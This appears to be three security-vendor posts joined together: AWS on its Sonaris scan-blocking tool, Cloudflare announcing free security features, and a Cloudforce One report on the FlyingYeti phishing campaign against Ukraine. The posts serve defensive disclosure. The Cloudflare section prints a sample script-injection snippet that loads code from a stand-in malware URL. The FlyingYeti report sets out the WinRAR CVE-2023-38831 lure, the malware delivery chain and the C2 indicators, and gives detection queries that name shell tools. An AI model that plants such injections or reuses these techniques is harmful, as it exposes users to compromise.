I mentioned another internal threat intelligence tool called Sonaris in my recent re:Inforce keynote. Sonaris is an active defense tool that analyzes potentially harmful network traffic so that we can quickly and automatically restrict threat actors who are hunting for exploitable vulnerabilities. With MadPot, Mithra, and Sonaris in the hands of our world-class security teams, AWS is equipped with powerful, actionable threat intelligence on a scale that is only possible with AWS. This blog post covers why and how we use Sonaris behind the scenes to help protect customers, and how we know our threat intelligence is having measurable results.
AWS security innovation tackles threats with measurable results for customers at global scale
As organizations have migrated to the cloud over the last decade, threat actors have evolved their tactics to exploit environments that aren’t properly secured. In 2017, our security teams observed an increasing number of unauthorized attempts to scan (systematic examination through digital means and tools) and probe AWS customer accounts—activities conducted by threat actors who were hunting for Amazon Simple Storage Service (Amazon S3) buckets that customers unintentionally configured with public access. To help address this security issue on behalf of our customers, AWS security teams developed active defense capabilities to help detect these kinds of suspicious scanning behaviors and then restrict the actions that malicious actors might take to further improperly access a customer’s S3 bucket.
This novel approach to a new cloud-era security challenge evolved to become the threat intelligence tool we now call Sonaris, which today identifies and automatically restricts unauthorized scanning and S3 bucket discovery within minutes at global scale. Sonaris applies security rules and algorithms to identify anomalies from over two hundred billion events each minute. Preventing opportunistic attempts from threat actors to discover and exploit misconfigurations or out-of-date software represents a significant leap forward in our security capabilities at AWS.
How do we know that the network mitigations performed by Sonaris are actually making a difference for our customers? We can compare threat activity between MadPot sensors, with and without Sonaris protections. To do this, we use MadPot to construct two separate large-scale fleets of honeypot testing groups to compare statistics for each security configuration. One group is protected by our perimeter security controls fed by Sonaris analytics, and a separate fleet receives no protection. This allows us to measure the protective coverage of hosts within the AWS network perimeter.
Findings from these split testing groups underscore the sheer volume of potential threats that Sonaris manages to thwart, and the ongoing work behind the scenes to enhance the security of AWS infrastructure. For example, across the hundreds of different types of malicious interactions that MadPot classified, Sonaris observed an 83% reduction in abuse attempts in September 2024. In the past 12 months, Sonaris denied more than 27 billion attempts to find unintentionally public S3 buckets, and prevented nearly 2.7 trillion attempts to discover vulnerable services on Amazon Elastic Compute Cloud (Amazon EC2). This protection drastically reduces risk for AWS customers.
How Sonaris detects and restricts abusive scanning and exploitation attempts
Sonaris plays a critical role in helping to secure AWS and our customers by detecting and then restricting certain suspicious behavior aimed at AWS infrastructure and services. Its capabilities are built on the integration of both network telemetry sources across AWS, plus our threat intelligence data. What sets Sonaris apart is its integration of AWS network telemetry with Amazon threat intelligence to provide safe and effective threat mitigation to reduce indiscriminate scanning activity.
Sonaris applies heuristic, statistical, and machine learning algorithms to vast amounts of the summarized metadata and service health telemetry that we use to operate our services. One threat intelligence source that Sonaris uses is MadPot, which receives traffic on tens of thousands of IP addresses every day. MadPot emulates hundreds of different services and mimics customer accounts, and then classifies these interactions into known Common Vulnerabilities and Exposures (CVEs) and other vulnerabilities. Through MadPot, Sonaris can also integrate additional high-fidelity signals that help identify activities of threat actors with enhanced precision. First-party threat intelligence collected from MadPot increases Sonaris confidence and accuracy for automatically restricting known malicious vulnerability enumeration attacks so that customers are protected automatically.
When Sonaris identifies malicious attempts to scan an AWS IP address or customer account, it triggers automated protections in AWS Shield, Amazon Virtual Private Cloud (Amazon VPC), Amazon S3, and AWS WAF, automatically protecting customer resources from unauthorized activity in real time. Sonaris is judicious about what activities it restricts, only intervening when there is a sufficiently high assurance that the interactions are malicious. For example, to help ensure that legitimate customer interactions are not restricted, we developed dynamic guardrail models to identify what normal behavior looks like in AWS services so that only suspicious activities are detected and acted on. We update and refresh these guardrail models constantly with our latest observations to help avoid taking action on legitimate customer activities.
Sonaris is having real-world impact at scale against dynamic threats that exist today
Throughout 2023 and 2024, a large active botnet known as Dota3 has been scanning the internet for vulnerable hosts and devices to install cryptominer malware (malicious software designed to secretly use a victim’s computer or device resources). Sonaris has been effectively protecting customers from this botnet, even as the botnet’s operators try new ways to evade defenses. In Q3 2024, we observed this botnet’s scanning behavior change as it began using different payloads, rates, and endpoints, as shown in the following figure. Thanks to the layered detection methods of Sonaris, this botnet was unable to avoid our automatic detection. Sonaris automatically protected customers from more than 16,000 malicious scanning endpoints each hour.
Figure 1: Dota3 botnet activity suddenly changes in September 2024
AWS is committed to making the internet a safer place
Although Sonaris reduces risk, it does not eliminate it entirely, and our work is far from over. As we continue to evolve and strengthen our security measures, AWS remains committed to making the internet a safer place so that customers can thrive in an increasingly complex digital landscape while maintaining a strong security posture. Through the creation of active security tools such as Sonaris, and our customers’ diligent application of security best practices, we can collectively create a more secure cloud environment for all.
Your feedback is crucial to us and we encourage you to leave comments, reach out to our customer support teams, or engage with us through your preferred channels. Together, we can shape the future of cloud security and stay ahead of emerging threats.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Anyone using the Internet likely touches Cloudflare’s network on a daily basis, either by accessing a site protected by Cloudflare, using our 1.1.1.1 resolver, or connecting via a network using our Cloudflare One products.
This puts Cloudflare in a position of great responsibility to make the Internet safer for billions of users worldwide. Today we are providing threat intelligence and more than 10 new security features for free to all of our customers. Whether you are using Cloudflare to protect your website, your home network, or your office, you will find something useful that you can start using with just a few clicks.
You can read more about each one of these features in the sections below, but we wanted to provide a short summary upfront.
If you are a cyber security enthusiast: you can head over to our new Cloudforce One threat intelligence website to find out about threat actors, attack campaigns, and other Internet-wide security issues.
If you are a website owner: starting today, all free plans will get access to Security Analytics for their zones. Additionally, we are also making DNS Analytics available to everyone via GraphQL.
Once you have visibility, it’s all about distinguishing good from malicious traffic. All customers get access to always-on account takeover attack detection, API schema validation to enforce a positive security model on their API endpoints, and Page Shield script monitor to provide visibility into the third party assets that you are loading from your side and that could be used to perform supply chain-based attacks.
If you are using Cloudflare to protect your people and network: We are going to bundle a number of our Cloudflare One products into a new free offering. This bundle will include the current Zero Trust products we offer for free, and new products like Magic Network Monitoring for network visibility, Data Loss Prevention for sensitive data, and Digital Experience Monitoring for measuring network connectivity and performance. Cloudflare is the only vendor to offer free versions of these types of products.
If you are a new user: We have new options for authentication. Starting today, we are introducing the option to use Google Authentication to sign up and log into Cloudflare, which will make it easier for some of our customers to login, and reduce dependence on remembering passwords, consequently reducing the risk of their Cloudflare account becoming compromised.
And now in more detail:
Threat Intelligence & Analytics
Cloudforce One
Our threat research and operations team, Cloudforce One, is excited to announce the launch of a freely accessible dedicated threat intelligence website. We will use this site to publish both technical and executive-oriented information on the latest threat actor activity and tactics, as well as insights on emerging malware, vulnerabilities, and attacks.
We are also publishing two new pieces of threat intelligence, along with a promise for more. Head over to the new website here to see the latest research, covering an advanced threat actor targeting regional organizations across South and East Asia, as well as the rise of double brokering freight fraud. Future research and data sets will also become available as a newCustom Indicator Feedfor customers.
Subscribe to receive email notifications of future threat research.
Security Analytics
Security Analytics gives you a security lens across all of your HTTP traffic, not only mitigated requests, allowing you to focus on what matters most: traffic deemed malicious but potentially not mitigated. This means that, in addition to using Security Events to view security actions taken by our Application Security suite of products, you can use Security Analytics to review all of your traffic for anomalies or strange behavior and then use the insights gained to craft precise mitigation rules based on your specific traffic patterns. Starting today, we are making this lens available to customers across all plans.
Free and Pro plan users will now have access to a new dashboard for Security Analytics where you can view a high level overview of your traffic in the Traffic Analysis chart, including the ability to group and filter so that you can zero in on anomalies with ease. You can also see top statistics and filter across a variety of dimensions, including countries, source browsers, source operating systems, HTTP versions, SSL protocol version, cache status, and security actions.
DNS Analytics
Every user on Cloudflare now has access to the new and improved DNS Analytics dashboard as well as access to the new DNS Analytics dataset in our powerful GraphQL API. Now, you can easily analyze the DNS queries to your domain(s), which can be useful for troubleshooting issues, detecting patterns and trends, or generating usage reports by applying powerful filters and breaking out DNS queries by source.
With the launch of Foundation DNS, we introduced new DNS Analytics based on GraphQL, but these analytics were previously only available for zones using advanced nameservers. However, due to the deep insight these analytics provide, we felt this feature was something we should make available to everyone. Starting today, the new DNS Analytics based on GraphQL can be accessed on every zone using Cloudflare’s Authoritative DNS service under Analytics in the DNS section.
Application threat detection and mitigation
Account takeover detection
65% of Internet users are vulnerable to account takeover (ATO) due to password reuse and the rising frequency of large data breaches. Helping build a better Internet involves making critical account protection easy and accessible for everyone.
Starting today, we’re providing robust account security that helps prevent credential stuffing and other ATO attacks to everyone for free — from individual users to large enterprises — making enhanced features like Leaked Credential Checks and ATO detections available at no cost.
These updates include automatic detection of logins, brute force attack prevention with minimal setup, and access to a comprehensive leaked credentials database of over 15 billion passwords which will contain leaked passwords from the Have I been Pwned (HIBP) service in addition to our own database. Customers can take action on the leaked credential requests through Cloudflare’s WAF features like Rate Limiting Rules and Custom Rules, or they can take action at the origin by enforcing multi-factor authentication (MFA) or requiring a password reset based on a header sent to the origin.
Setup is simple: Free plan users get automatic detections, while paid users can activate the new features via one click in the Cloudflare dashboard. For more details on setup and configuration, refer to our documentation and use it today!
API schema validation
API traffic comprises more than half of the dynamic traffic on the Cloudflare network. The popularity of APIs has opened up a whole new set of attackvectors. Cloudflare API Shield’s Schema Validation is the first step to strengthen your API security in the face of these new threats.
Now for the first time, any Cloudflare customer can use Schema Validation to ensure only valid requests to their API make it through to their origin.
This functionality stops accidental information disclosure due to bugs, stops developers from haphazardly exposing endpoints through a non-standard process, and automatically blocks zombie APIs as your API inventory is kept up-to-date as part of your CI/CD process.
We suggest you use Cloudflare’s API or Terraform provider to add endpoints to Cloudflare API Shield and update the schema after your code’s been released as part of your post-build CI/CD process. That way, API Shield becomes a go-to API inventory tool, and Schema Validation will take care of requests towards your API that you aren’t expecting.
While APIs are all about integrating with third parties, sometimes integrations are done by loading libraries directly into your application. Next up, we’re helping secure more of the web by protecting users from malicious third party scripts that steal sensitive information from inputs on your pages.
Supply chain attack prevention
Modern web apps improve their users’ experiences and cut down on developer time through the use of third party JavaScript libraries. Because of its privileged access level to everything on the page, a compromised third party JavaScript library can surreptitiously exfiltrate sensitive information to an attacker without the end user or site administrator realizing it’s happened.
To counter this threat, we introduced Page Shield three years ago. We are now releasing Page Shield’s Script Monitor for free to all our users.
With Script Monitor, you’ll see all JavaScript assets loaded on the page, not just the ones your developers included. This visibility includes scripts dynamically loaded by other scripts! Once an attacker compromises the library, it is trivial to add a new malicious script without changing the context of the original HTML by instead including new code in the existing included JavaScript asset:
// Original library code (trusted)
function someLibraryFunction() {
    // useful functionality here
}

// Malicious code added by the attacker
let malScript = document.createElement('script');
malScript.src = 'https://example.com/malware.js';
document.body.appendChild(malScript);
Script Monitor was essential when the news broke of the pollyfill.io library changing ownership. Script Monitor users had immediate visibility to the scripts loaded on their sites and could quickly and easily understand if they were at risk.
We’re happy to extend visibility of these scripts to as much of the web as we can by releasing Script Monitor for all customers. Find out how you can get started here in the docs.
Existing users of Page Shield can immediately filter on the monitored data, knowing whether polyfill.io (or any other library) is used by their app. In addition, we built a polyfill.io rewrite in response to the compromised service, which was automatically enabled for Free plans in June 2024.
Turnstile as a Google Firebase extension
We’re excited to announce the Cloudflare Turnstile App Check Provider for Google Firebase, which offers seamless integration without the need for manual setup. This new extension allows developers building mobile or web applications on Firebase to protect their projects from bots using Cloudflare’s CAPTCHA alternative. By leveraging Turnstile’s bot detection and challenge capabilities, you can ensure that only authentic human visitors interact with your Firebase backend services, enhancing both security and user experience. Cloudflare Turnstile, a privacy-focused CAPTCHA alternative, differentiates between humans and bots without disrupting the user experience. Unlike traditional CAPTCHA solutions, which users often abandon, Turnstile operates invisibly and provides various modes to ensure frictionless user interactions.
The Firebase App Check extension for Turnstile is easy to integrate, allowing developers to quickly enhance app security with minimal setup. This extension is also free with unlimited usage with Turnstile’s free tier. By combining the strengths of Google Firebase’s backend services and Cloudflare’s Turnstile, developers can offer a secure and seamless experience for their users.
Cloudflare One
Cloudflare One is a comprehensive Secure Access Service Edge (SASE) platform designed to protect and connect people, apps, devices, and networks across the Internet. It combines services such as Zero Trust Network Access (ZTNA), Secure Web Gateway (SWG), and more into a single solution. Cloudflare One can help everyone secure people and networks, manage access control, protect against cyber threats, safeguard their data, and improve the performance of network traffic by routing it through Cloudflare’s global network. It replaces traditional security measures by offering a cloud-based approach to secure and streamline access to corporate resources.
Everyone now has free access to four new products that have been added to Cloudflare One over the past two years:
This is in addition to the existing network security products already in the Cloudflare One platform:
Access for verifying users’ identity and only letting them use the applications they’re meant to be using.
Gateway for protecting network traffic that both goes out to the public Internet and into your private network.
Cloudflare Tunnel, our app connectors, which includes both cloudflared and WARP Connector for connecting different applications, servers, and private networks to Cloudflare’s network.
Cloudflare WARP, our device agent, for securely sending traffic from a laptop or mobile device to the Internet.
Anyone with a Cloudflare account will automatically receive 50 free seats across all of these products in their Cloudflare One organization. Visit our Zero Trust & SASE plans page for more information about our free products and to learn about our Pay-as-you-go and Contract plans for teams above 50 members.
Authenticating with Google
The Cloudflare dashboard itself has become a vital resource that needs to be protected, and we spend a lot of time ensuring Cloudflare user accounts do not get compromised.
To do this, we have increased security by adding additional authentication methods including app-based two-factor authentication (2FA), passkeys, SSO, and Sign in with Apple. Today we’re adding the ability to sign up and sign in with a Google account.
Cloudflare supports several authentication workflows tailored to different use cases. While SSO and passkeys are the preferred and most secure methods of authentication, we believe that providing authentication factors that are stronger than passwords will fill a gap and raise overall average security for our users. Signing in with Google makes life easier for our users and prevents them from having to remember yet another password when they’re already browsing the web with a Google identity.
Sign in with Google is based on the OAuth 2.0 specification, and allows Google to securely share identifying information about a given identity while ensuring that it is Google providing this information, preventing any malicious entities from impersonating Google.
This means that we can delegate authentication to Google, preventing zero knowledge attacks directly on this Cloudflare identity.
Upon coming to the Cloudflare Sign In page, you will be presented with the button below. Clicking on it will allow you to register for Cloudflare, and once you are registered, it will allow you to sign in without typing in a password, using any existing protections you have set on your Google account.
With the launch of this capability, Cloudflare now uses its own Cloudflare Workers to provide an abstraction layer for OIDC-compatible identity providers (such as GitHub and Microsoft accounts), which means our users can expect to see more identity provider (IdP) connection support coming in the future.
At this time, only new customers signing up with Google will be able to sign in with their Google account, but we will be implementing this for more of our users going forward, with the ability to link/de-link social login providers, and we will be adding additional social login methods. Enterprise users with an established SSO setup will not be able to use this method at this time, and those with an established SSO setup based on Google Workspace will be forwarded to their SSO flow, as we consider how to streamline the Access and IdP policies that have been set up to lock down your Cloudflare environment.
If you are new to Cloudflare, and have a Google account, it is easier than ever to start using Cloudflare to protect your websites, build a new service, or try any of the other services that Cloudflare provides.
A safer Internet
One of Cloudflare’s goals has always been to democratize cyber security tools, so everyone can provide content and connect to the Internet safely, even without the resources of large enterprise organizations.
We have decided to provide a large set of new features for free to all Cloudflare users, covering a wide range of security use cases, for web administrators, network administrators, and cyber security enthusiasts.
Log in to your Cloudflare account to start taking advantage of these announcements today. We love feedback on our community forums, and we commit to improving both existing features and new features moving forward.
Cloudforce One is publishing the results of our investigation and real-time effort to detect, deny, degrade, disrupt, and delay threat activity by the Russia-aligned threat actor FlyingYeti during their latest phishing campaign targeting Ukraine. At the onset of Russia’s invasion of Ukraine on February 24, 2022, Ukraine introduced a moratorium on evictions and termination of utility services for unpaid debt. The moratorium ended in January 2024, resulting in significant debt liability and increased financial stress for Ukrainian citizens. The FlyingYeti campaign capitalized on anxiety over the potential loss of access to housing and utilities by enticing targets to open malicious files via debt-themed lures. If opened, the files would result in infection with the PowerShell malware known as COOKBOX, allowing FlyingYeti to support follow-on objectives, such as installation of additional payloads and control over the victim’s system.
Since April 26, 2024, Cloudforce One has taken measures to prevent FlyingYeti from launching their phishing campaign – a campaign involving the use of Cloudflare Workers and GitHub, as well as exploitation of the WinRAR vulnerability CVE-2023-38831. Our countermeasures included internal actions, such as detections and code takedowns, as well as external collaboration with third parties to remove the actor’s cloud-hosted malware. Our effectiveness against this actor prolonged their operational timeline from days to weeks. For example, in a single instance, FlyingYeti spent almost eight hours debugging their code as a result of our mitigations. By employing proactive defense measures, we successfully stopped this determined threat actor from achieving their objectives.
Executive Summary
On April 18, 2024, Cloudforce One detected the Russia-aligned threat actor FlyingYeti preparing to launch a phishing espionage campaign targeting individuals in Ukraine.
From mid-April to mid-May, we observed FlyingYeti conduct reconnaissance activity, create lure content for use in their phishing campaign, and develop various iterations of their malware. We assessed that the threat actor intended to launch their campaign in early May, likely following Orthodox Easter.
After several weeks of monitoring actor reconnaissance and weaponization activity (Cyber Kill Chain Stages 1 and 2), we successfully disrupted FlyingYeti’s operation moments after the final COOKBOX payload was built.
The payload included an exploit for the WinRAR vulnerability CVE-2023-38831, which FlyingYeti will likely continue to use in their phishing campaigns to infect targets with malware.
We offer steps users can take to defend themselves against FlyingYeti phishing operations, and also provide recommendations, detections, and indicators of compromise.
Who is FlyingYeti?
FlyingYeti is the cryptonym given by Cloudforce One to the threat group behind this phishing campaign, which overlaps with UAC-0149 activity tracked by CERT-UA in February and April 2024. The threat actor uses dynamic DNS (DDNS) for their infrastructure and leverages cloud-based platforms for hosting malicious content and for malware command and control (C2). Our investigation of FlyingYeti TTPs suggests this is likely a Russia-aligned threat group. The actor appears to primarily focus on targeting Ukrainian military entities. Additionally, we observed Russian-language comments in FlyingYeti’s code, and the actor’s operational hours falling within the UTC+3 time zone.
Campaign background
In the days leading up to the start of the campaign, Cloudforce One observed FlyingYeti conducting reconnaissance on payment processes for Ukrainian communal housing and utility services:
April 22, 2024 – research into changes made in 2016 that introduced the use of QR codes in payment notices
April 22, 2024 – research on current developments concerning housing and utility debt in Ukraine
April 25, 2024 – research on the legal basis for restructuring housing debt in Ukraine as well as debt involving utilities, such as gas and electricity
Cloudforce One judges that the observed reconnaissance is likely due to the Ukrainian government’s payment moratorium introduced at the start of the full-fledged invasion in February 2022. Under this moratorium, outstanding debt would not lead to evictions or termination of provision of utility services. However, on January 9, 2024, the government lifted this ban, resulting in increased pressure on Ukrainian citizens with outstanding debt. FlyingYeti sought to capitalize on that pressure, leveraging debt restructuring and payment-related lures in an attempt to increase their chances of successfully targeting Ukrainian individuals.
Analysis of the Komunalka-themed phishing site
The disrupted phishing campaign would have directed FlyingYeti targets to an actor-controlled GitHub page at hxxps[:]//komunalka[.]github[.]io, which is a spoofed version of the Kyiv Komunalka communal housing site https://www.komunalka.ua. Komunalka functions as a payment processor for residents in the Kyiv region and allows for payment of utilities, such as gas, electricity, telephone, and Internet. Additionally, users can pay other fees and fines, and even donate to Ukraine’s defense forces.
Based on past FlyingYeti operations, targets may be directed to the actor’s Github page via a link in a phishing email or an encrypted Signal message. If a target accesses the spoofed Komunalka platform at hxxps[:]//komunalka[.]github[.]io, the page displays a large green button with a prompt to download the document “Рахунок.docx” (“Invoice.docx”), as shown in Figure 1. This button masquerades as a link to an overdue payment invoice but actually results in the download of the malicious archive “Заборгованість по ЖКП.rar” (“Debt for housing and utility services.rar”).
Figure 1: Prompt to download malicious archive “Заборгованість по ЖКП.rar”
A series of steps must take place for the download to successfully occur:
The target clicks the green button on the actor’s GitHub page hxxps[:]//komunalka.github[.]io
The target’s device sends an HTTP POST request to the Cloudflare Worker worker-polished-union-f396[.]vqu89698[.]workers[.]dev with the HTTP request body set to “user=Iahhdr”
The Cloudflare Worker processes the request and evaluates the HTTP request body
If the request conditions are met, the Worker fetches the RAR file from hxxps[:]//raw[.]githubusercontent[.]com/kudoc8989/project/main/Заборгованість по ЖКП.rar, which is then downloaded on the target’s device
Cloudforce One identified the infrastructure responsible for facilitating the download of the malicious RAR file and remediated the actor-associated Worker, preventing FlyingYeti from delivering its malicious tooling. In an effort to circumvent Cloudforce One’s mitigation measures, FlyingYeti later changed their malware delivery method. Instead of the Workers domain fetching the malicious RAR file, it was loaded directly from GitHub.
Analysis of the malicious RAR file
During remediation, Cloudforce One recovered the RAR file “Заборгованість по ЖКП.rar” and performed analysis of the malicious payload. The downloaded RAR archive contains multiple files, including a file with a name that contains the unicode character “U+201F”. This character appears as whitespace on Windows devices and can be used to “hide” file extensions by adding excessive whitespace between the filename and the file extension. As highlighted in blue in Figure 2, this cleverly named file within the RAR archive appears to be a PDF document but is actually a malicious CMD file (“Рахунок на оплату.pdf[unicode character U+201F].cmd”).
Figure 2: Files contained in the malicious RAR archive “Заборгованість по ЖКП.rar” (“Housing Debt.rar”)
FlyingYeti included a benign PDF in the archive with the same name as the CMD file but without the unicode character, “Рахунок на оплату.pdf” (“Invoice for payment.pdf”). Additionally, the directory name for the archive once decompressed also contained the name “Рахунок на оплату.pdf”. This overlap in names of the benign PDF and the directory allows the actor to exploit the WinRAR vulnerability CVE-2023-38831. More specifically, when an archive includes a benign file with the same name as the directory, the entire contents of the directory are opened by the WinRAR application, resulting in the execution of the malicious CMD. In other words, when the target believes they are opening the benign PDF “Рахунок на оплату.pdf”, the malicious CMD file is executed.
The CMD file contains the FlyingYeti PowerShell malware known as COOKBOX. The malware is designed to persist on a host, serving as a foothold in the infected device. Once installed, this variant of COOKBOX will make requests to the DDNS domain postdock[.]serveftp[.]com for C2, awaiting PowerShell cmdlets that the malware will subsequently run.
Alongside COOKBOX, several decoy documents are opened, which contain hidden tracking links using the Canary Tokens service. The first document, shown in Figure 3 below, poses as an agreement under which debt for housing and utility services will be restructured.
Figure 3: Decoy document Реструктуризація боргу за житлово комунальні послуги.docx
The second document (Figure 4) is a user agreement outlining the terms and conditions for the usage of the payment platform komunalka[.]ua.
The use of relevant decoy documents as part of the phishing and delivery activity are likely an effort by FlyingYeti operators to increase the appearance of legitimacy of their activities.
The phishing theme we identified in this campaign is likely one of many themes leveraged by this actor in a larger operation to target Ukrainian entities, in particular their defense forces. In fact, the threat activity we detailed in this blog uses many of the same techniques outlined in a recent FlyingYeti campaign disclosed by CERT-UA in mid-April 2024, where the actor leveraged United Nations-themed lures involving Peace Support Operations to target Ukraine’s military. Due to Cloudforce One’s defensive actions covered in the next section, this latest FlyingYeti campaign was prevented as of the time of publication.
Mitigating FlyingYeti activity
Cloudforce One mitigated FlyingYeti’s campaign through a series of actions. Each action was taken to increase the actor’s cost of continuing their operations. When assessing which action to take and why, we carefully weighed the pros and cons in order to provide an effective active defense strategy against this actor. Our general goal was to increase the amount of time the threat actor spent trying to develop and weaponize their campaign.
We were able to successfully extend the timeline of the threat actor’s operations from hours to weeks. At each interdiction point, we assessed the impact of our mitigation to ensure the actor would spend more time attempting to launch their campaign. Our mitigation measures disrupted the actor’s activity, in one instance resulting in eight additional hours spent on debugging code.
Due to our proactive defense efforts, FlyingYeti operators adapted their tactics multiple times in their attempts to launch the campaign. The actor originally intended to have the Cloudflare Worker fetch the malicious RAR file from GitHub. After Cloudforce One interdiction of the Worker, the actor attempted to create additional Workers via a new account. In response, we disabled all Workers, leading the actor to load the RAR file directly from GitHub. Cloudforce One notified GitHub, resulting in the takedown of the RAR file, the GitHub project, and suspension of the account used to host the RAR file. In return, FlyingYeti began testing the option to host the RAR file on the file sharing sites pixeldrain and Filemail, where we observed the actor alternating the link on the Komunalka phishing site between the following:
We notified GitHub of the actor’s evolving tactics, and in response GitHub removed the Komunalka phishing site. After analyzing the files hosted on pixeldrain and Filemail, we determined the actor uploaded dummy payloads, likely to monitor access to their phishing infrastructure (FileMail logs IP addresses, and both file hosting sites provide view and download counts). At the time of publication, we did not observe FlyingYeti upload the malicious RAR file to either file hosting site, nor did we identify the use of alternative phishing or malware delivery methods.
A timeline of FlyingYeti’s activity and our corresponding mitigations can be found below.
Event timeline
Date
Event Description
2024-04-18 12:18
Threat Actor (TA) creates a Worker to handle requests from a phishing site
2024-04-18 14:16
TA creates phishing site komunalka[.]github[.]io on GitHub
2024-04-25 12:25
TA creates a GitHub repo to host a RAR file
2024-04-26 07:46
TA updates the first Worker to handle requests from users visiting komunalka[.]github[.]io
2024-04-26 08:24
TA uploads a benign test RAR to the GitHub repo
2024-04-26 13:38
Cloudforce One identifies a Worker receiving requests from users visiting komunalka[.]github[.]io, observes its use as a phishing page
2024-04-26 13:46
Cloudforce One identifies that the Worker fetches a RAR file from GitHub (the malicious RAR payload is not yet hosted on the site)
2024-04-26 19:22
Cloudforce One creates a detection to identify the Worker that fetches the RAR
2024-04-26 21:13
Cloudforce One deploys real-time monitoring of the RAR file on GitHub
2024-05-02 06:35
TA deploys a weaponized RAR (CVE-2023-38831) to GitHub with their COOKBOX malware packaged in the archive
2024-05-06 10:03
TA attempts to update the Worker with link to weaponized RAR, the Worker is immediately blocked
2024-05-06 10:38
TA creates a new Worker, the Worker is immediately blocked
2024-05-06 11:04
TA creates a new account (#2) on Cloudflare
2024-05-06 11:06
TA creates a new Worker on account #2 (blocked)
2024-05-06 11:50
TA creates a new Worker on account #2 (blocked)
2024-05-06 12:22
TA creates a new modified Worker on account #2
2024-05-06 16:05
Cloudforce One disables the running Worker on account #2
2024-05-07 22:16
TA notices the Worker is blocked, ceases all operations
2024-05-07 22:18
TA deletes original Worker first created to fetch the RAR file from the GitHub phishing page
2024-05-09 19:28
Cloudforce One adds phishing page komunalka[.]github[.]io to real-time monitoring
2024-05-13 07:36
TA updates the github.io phishing site to point directly to the GitHub RAR link
2024-05-13 17:47
Cloudforce One adds COOKBOX C2 postdock[.]serveftp[.]com to real-time monitoring for DNS resolution
2024-05-14 00:04
Cloudforce One notifies GitHub to take down the RAR file
2024-05-15 09:00
GitHub user, project, and link for RAR are no longer accessible
2024-05-21 08:23
TA updates Komunalka phishing site on github.io to link to pixeldrain URL for dummy payload (pixeldrain only tracks view and download counts)
2024-05-21 08:25
TA updates Komunalka phishing site to link to FileMail URL for dummy payload (FileMail tracks not only view and download counts, but also IP addresses)
2024-05-21 12:21
Cloudforce One downloads PixelDrain document to evaluate payload
2024-05-21 12:47
Cloudforce One downloads FileMail document to evaluate payload
2024-05-29 23:59
GitHub takes down Komunalka phishing site
2024-05-30 13:00
Cloudforce One publishes the results of this investigation
Coordinating our FlyingYeti response
Cloudforce One leveraged industry relationships to provide advanced warning and to mitigate the actor’s activity. To further protect the intended targets from this phishing threat, Cloudforce One notified and collaborated closely with GitHub’s Threat Intelligence and Trust and Safety Teams. We also notified CERT-UA and Cloudflare industry partners such as CrowdStrike, Mandiant/Google Threat Intelligence, and Microsoft Threat Intelligence.
Hunting FlyingYeti operations
There are several ways to hunt FlyingYeti in your environment. These include using PowerShell to hunt for WinRAR files, deploying Microsoft Sentinel analytics rules, and running Splunk scripts as detailed below. Note that these detections may identify activity related to this threat, but may also trigger unrelated threat activity.
PowerShell hunting
Consider running a PowerShell script such as this one in your environment to identify exploitation of CVE-2023-38831. This script will interrogate WinRAR files for evidence of the exploit.
CVE-2023-38831
Description:winrar exploit detection
open suspios (.tar / .zip / .rar) and run this script to check it

function winrar-exploit-detect(){
$targetExtensions = @(".cmd" , ".ps1" , ".bat")
$tempDir = [System.Environment]::GetEnvironmentVariable("TEMP")
$dirsToCheck = Get-ChildItem -Path $tempDir -Directory -Filter "Rar*"
foreach ($dir in $dirsToCheck) {
    $files = Get-ChildItem -Path $dir.FullName -File
    foreach ($file in $files) {
        $fileName = $file.Name
        $fileExtension = [System.IO.Path]::GetExtension($fileName)
        if ($targetExtensions -contains $fileExtension) {
            $fileWithoutExtension = [System.IO.Path]::GetFileNameWithoutExtension($fileName); $filename.TrimEnd() -replace '\.$'
            $cmdFileName = "$fileWithoutExtension"
            $secondFile = Join-Path -Path $dir.FullName -ChildPath $cmdFileName

            if (Test-Path $secondFile -PathType Leaf) {
                Write-Host "[!] Suspicious pair detected "
                Write-Host "[*]  Original File:$($secondFile)" -ForegroundColor Green
                Write-Host "[*] Suspicious File:$($file.FullName)" -ForegroundColor Red

                # Read and display the content of the command file
                $cmdFileContent = Get-Content -Path $($file.FullName)
                Write-Host "[+] Command File Content:$cmdFileContent"
            }
        }
    }
}
}
winrar-exploit-detect
Microsoft Sentinel
In Microsoft Sentinel, consider deploying the rule provided below, which identifies WinRAR execution via cmd.exe. Results generated by this rule may be indicative of attack activity on the endpoint and should be analyzed.
DeviceProcessEvents
| where InitiatingProcessParentFileName has @"winrar.exe"
| where InitiatingProcessFileName has @"cmd.exe"
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine, AccountName
| sort by Timestamp desc
Splunk
Consider using this script in your Splunk environment to look for WinRAR CVE-2023-38831 execution on your Microsoft endpoints. Results generated by this script may be indicative of attack activity on the endpoint and should be analyzed.
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.parent_process_name=winrar.exe `windows_shells` OR Processes.process_name IN ("certutil.exe","mshta.exe","bitsadmin.exe") by Processes.dest Processes.user Processes.parent_process_name Processes.parent_process Processes.process_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `winrar_spawning_shell_application_filter`
Cloudflare product detections
Cloudflare Email Security
Cloudflare Email Security (CES) customers can identify FlyingYeti threat activity with the following detections.
CVE-2023-38831
FLYINGYETI.COOKBOX
FLYINGYETI.COOKBOX.Launcher
FLYINGYETI.Rar
Recommendations
Cloudflare recommends taking the following steps to mitigate this type of activity:
Implement Zero Trust architecture foundations:
Deploy Cloud Email Security to ensure that email services are protected against phishing, BEC and other threats
Leverage browser isolation to separate messaging applications like LinkedIn, email, and Signal from your main network
Scan, monitor and/or enforce controls on specific or sensitive data moving through your network environment with data loss prevention policies
Ensure your systems have the latest WinRAR and Microsoft security updates installed
Consider preventing WinRAR files from entering your environment, both at your Cloud Email Security solution and your Internet Traffic Gateway
Run an Endpoint Detection and Response (EDR) tool such as CrowdStrike or Microsoft Defender for Endpoint to get visibility into binary execution on hosts
Search your environment for the FlyingYeti indicators of compromise (IOCs) shown below to identify potential actor activity within your network.
If you’re looking to uncover additional Threat Intelligence insights for your organization or need bespoke Threat Intelligence information for an incident, consider engaging with Cloudforce One by contacting your Customer Success manager or filling out this form.
